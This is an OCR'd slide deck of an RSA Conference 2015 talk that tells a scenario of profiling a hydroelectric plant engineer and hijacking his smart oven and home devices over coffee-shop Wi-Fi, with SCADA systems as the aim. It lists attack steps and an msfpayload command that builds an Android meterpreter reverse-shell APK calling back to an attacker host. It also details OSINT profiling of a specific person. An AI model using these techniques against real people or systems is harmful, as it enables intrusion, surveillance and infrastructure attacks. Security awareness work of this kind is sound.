
RSAConference2015

San Francisco | April 20-24 | Moscone Center

CHANGE

Challenge today's security thinking



SESSION ID: HT-R04

From The Oven To The Power Station

"Security Hopscotch"

Chris Roberts

Founder and CTO
One World Labs
@Sidragon1

#RSAC

The Alternate Headings…

- The terror in the kitchen
- Ice cube maker of destruction
- Toaster of death

- Or Simply…

- **The "Internet Of Everything"**

Problem?

It has been well documented that the "Internet of Things" is being developed rapidly, without appropriate considerations for all the security challenges.

This IS our playground. ☺

Understanding The Scope

By 2020 there will be somewhere between 26 and 30 billion devices connected to the Internet.

Most organizations have no concept of data classification, let alone understand WHERE their data is.

How many of YOU know what your vendor, your partner, your supplier are doing with YOUR data?

Why Are We Here?

We live in houses controlled by remote interfaces; we move around in vehicles that carry our electronic lives.

We take it for granted that we can remain connected whenever and wherever we want, yet we don't really consider HOW this happens…

This talk aims to put the pieces together, to show the correlation between each of the systems we interface with, and ultimately to play a game of Hopscotch with each of them.

Really, Why Are We Here?

Because we are going to take the very data you leave strewn all across the layers of the Internet…

Then we're going to use the same data against you to demonstrate how, from your home oven we can shut down the Pacific Northwest Power Grid… (in theory.)

Enjoy the ride ☺

Seriously An Oven?!?

Yes, this is where we are starting…

And, yes this is the end goal…

Why Should We Care?

- Last year 94% of companies experienced a noticeable increase in advanced attacks.
- Over 500 companies in the USA alone experienced deliberately targeted attacks.
- Protection of data is now a TOP priority for almost 40% of companies.
- Damages from a SINGLE targeted attack “start at” $3Million and run to $150Million (and counting).
- 29% of the data leaks reported came from ill-trained employees.

So, WHO cares about me? My Data? My Company?

I Hear You Cry….

- Is it REALLY that broken?
  - If so, prove it!
- But I'm not in a targeted industry…am I?
  - The bad guys only attack financial and healthcare?
- I'm all good, my CIO's got it covered…
  - Let's talk metrics and the definition of "covered."
- We've got no budget approved to fix it…
  - Your CEO's or CFO's detachment from the problem is not an excuse, until it's too late.

We WILL answer these questions, but first let us take a step back…


SHALL WE PLAY A GAME?

How: Oven vs. Power

No, not global thermonuclear war…I'd get yelled at for that one. However:

The end goal: A hydroelectric facility in Oregon, specifically the SCADA controllers that manage the turbine generators.

The primary target: The plant engineer, and senior architect who's been with the company for 15 years or more.

The attack vector: Pretty much anything electronic that he owns...

The theater of operations: The coffee shop, hotel or the car he's in.


Tools: Oven vs. Power

What you'll need:

- OSINT and HUMINT skills, or access to OWL Vision Pro Tools.
- A good travel budget to cover the hotels and occasional flights.
- A laptop or two for distributed usage.
- A smart oven (we can borrow our target's).
- A nest system (as above, thankfully owned by our target).
- A handful of Belkin WEMO's for testing with.
- A full Android SDK loaded onto one of the systems.
- A Pineapple (you should never leave home without one).
- Your toolbox for shells, sniffers, exploits and other useful things we all should have. (Kali, MetaSploit, Burp Etc.)
- Time…you'll need this and a lot of patience!

Why?

- Bruce Willis did the East Coast, we thought it would be bad to repeat that again…
- Power = Critical Infrastructure = SCADA = Open ☺
- Our targets are Washington, Oregon, Idaho, Montana, Wyoming, Utah, Nevada and California.
- 30+ dams, 15,000 miles of electrical lines, 300 sub-stations and a nuclear facility makes a tempting target.
- Because exploiting this from someone's home cooking appliance seemed like a good idea at the time.




Really Why?


- Your assets are “protected” by humans. The most insecure things ever put on this planet.
- Your data is held on systems that have an increasingly diverse set of attack surfaces.
- Your admin, vendor, developers, DBAs and other teams are soft targets. They’ve also not been thoroughly educated in security, and you let them loose with all the new insecure technology.
- Your CIO, CEO and CFO may have a good handle on what’s INSIDE your environment, but NO clue what’s going on outside of your four walls.

Humans Targets

- The target in this scenario was profiled; we did not “get lucky” nor did we just travel randomly all over the country until we found a spare oven being accessed in our presence.
- The target was well researched, well known and has already been profiled as “a person of interest” by groups outside of OWL (think foreign entities) due to their access to critical systems.
- The research was done using OWL Vision Pro Tools (Threat Intelligence Engine) and by the team at OWL… for them I am truly grateful!
- And this IS what we want:



Larger, Live And Running




Shown is the main control interface for the generators hooked up to the hydroelectric turbines at a dam in the PNW.

Ok, How Do We Do This?

“All Your Data Belongs To OWL”

#RSAC



Credit cards, 26,400 Amex Centurion

137,000 Top Secret Docs

50,000 Drug Records

17,300 offers to sell Anthem ‘s Data

One World Labs

RSAConference2015

One File, 880 User Admin Passwords…

1.58 Million files in this quick search “User:Admin Password:*”

Still think what you are doing is **NOT BROKEN?**

RSAConference2015

San Francisco | April 20-24 | Moscone Center

The Steps

(Sorry for the squirrel moments)

#RSAC

Four Steps, OUR Style

1. We profile the target, completely, totally and utterly understanding all aspects and all areas (personal and professional), just as 500 companies in the USA last year were profiled.

2. We use the identified attack vectors as entry points to their personal technology.

3. We take control of their personal systems, we navigate their home architecture and utilize the additional information against their work environments.

4. Four direct attack vectors identified that allow the access to the Hydro systems and associated SCADA environments.

You Got Profiled

- You are on LinkedIn
- Your contact information is on engineering presentations and industry group lists.
- You regularly post in SCADA discussion rooms, hydro forums, engineering forums. You are knowledgeable in your field…but not in mine.
- You recently purchased a new Dacor IQ oven, there are forum posts on it, and you've put pictures on Flickr. (You left Geolocating on the pictures.)
- Your Twitter feed has plenty of your projects posted, the WEMO's, the Ninja Sphere and all the pictures…again with photographs.
- Your travel habits are well documented. (Sorry you got stuck in the snow in Feb, it DID help our team to know which hotel you were at…thanks!)
- You and Starbucks are well aligned, the one on the way to your office (Lloyd Center Mall) is regularly frequented by you during the day. (Thanks to Twitter's Geomapping.)
- Your personal Yahoo password is the same as your iTunes account. (Don't worry we found them posted in China.)

Let's Keep This Simple:

You ARE our attack vector.

Never Leave Home Without One…

Coffee Shop WiFi Provided By OWL

We had three attack vectors: the hotels he stayed in while at the Dam, the plane rides he took to visit the remote offices OR the coffee shop…we chose the coffee shop.


Our target uses the coffee shop close to the office to do his personal “stuff” during the day, and stops in there on the way home.


Several trips to the coffee shop later we deployed the Pineapple and a range of “hosted” websites. We ended up taking the dominant signal from his last hotel trip and brokered his signals.

We targeted the OAuth token from his Dacor IQ application.

We might have messed with his Pandora/iHeart radio settings while his car was outside too…

Your Appliances Compromised






Upper left: The Android Emulator.

Upper right: ADK installed and running.

Lower left: Dacor workflow from the oven's integration with the rest of the Android system.


Lower right: His oven in action grabbed from the emulator while sitting at the coffee shop




Pot Roast Attack While At Starbucks

Steps:

- Android Emulator
- SDK
- Burp or other Proxy
- Pineapple
- MitM attack
- Session variables
- Pairing Key
- OSINT on defaults
- DacorRemote IQ
- Once onto the oven
  - DNS Server
  - Proxy Debug
  - TCPDump
  - Android Terminal
- You can now install Apps onto the oven (Root the device).





Why Control The Oven?

The Android system being used on many of the IoE devices is older and susceptible to multiple forms of attack. (4.0.3)

```
root@kali:~# sudo msfpayload android/meterpreter/reverse_tcp LHOST=192.168.1.16
lport=4444 R > app.apk
```

Msfpayload from Kali, create an APK and get ready to deploy. (Using the IP address from your other “Receiving” laptop.)

Your Android emulator should have the DacorRemote App loaded; you’ll need to grab the session and pair variables from the Burp session and use those in your config.

Your Appliances, Now Mine

Your nice new oven or fridge, the one that's sitting at home with the Android interface, you can connect to it to adjust the time it starts…yea that's the one, it's connected, it's got an IP address and therefore it's a target.

For the point of this exercise it's our starting point. We did think about the toaster but I'm not sure I'm ready to relive the experience of a talking toaster just yet.

The oven shown here is owned by our "target" individual who was sitting behind us at the coffee shop…the very same person who's just boasted that his pot roast will be done by the time he is home…

His pot roast just got cremated in the name of research.

RSAConference2015

San Francisco | April 20-24 | Moscone Center

Next Up:

WEMO and Ninja Block

#RSAC

Oven to House, Anyone Home?

Now onto finding other targets in the home environment…

The Oven is on the WiFi; use it.

Remotely load Fing onto the oven.

Finding/identifying the “Nest” system.


Finding/identifying the WEMO’s.

Finding the Ninja Sphere…


You can also cheat, attack home router.

Note the desktop system ☺

- Company passwords
- Backed-up company USB drives
- Buffalo NAS (3rd party company data)
- WD NAS (iTunes music)
- Taxes
- Etc…



Internet Of Everything – Playground.



Someone took ALL the best toys for breaking into EVERYTHING and wrapped them up for us into one simple to use interface…AND made it mobile, it's like Christmas every day.

Time To Play Poltergeist

Couple of things to note here:


1. WEMO tracks you
2. We have YOUR WEMO ☺
3. WEMO's got defaults
4. NetCams ☺
5. WEMO Alarm sensors…

In our target's WEMO setup is a 3rd party application that is tied to his garage which is set up as a WiFi outlet AND is hooked to a 3rd party application called IFTTT.com (If This Then That)

Basic principle, our chap has added an Arduino, some relays AND has hooked this and the app to geofencing, DAMN clever, unless WE have his phone app too… Thanks emulator ☺

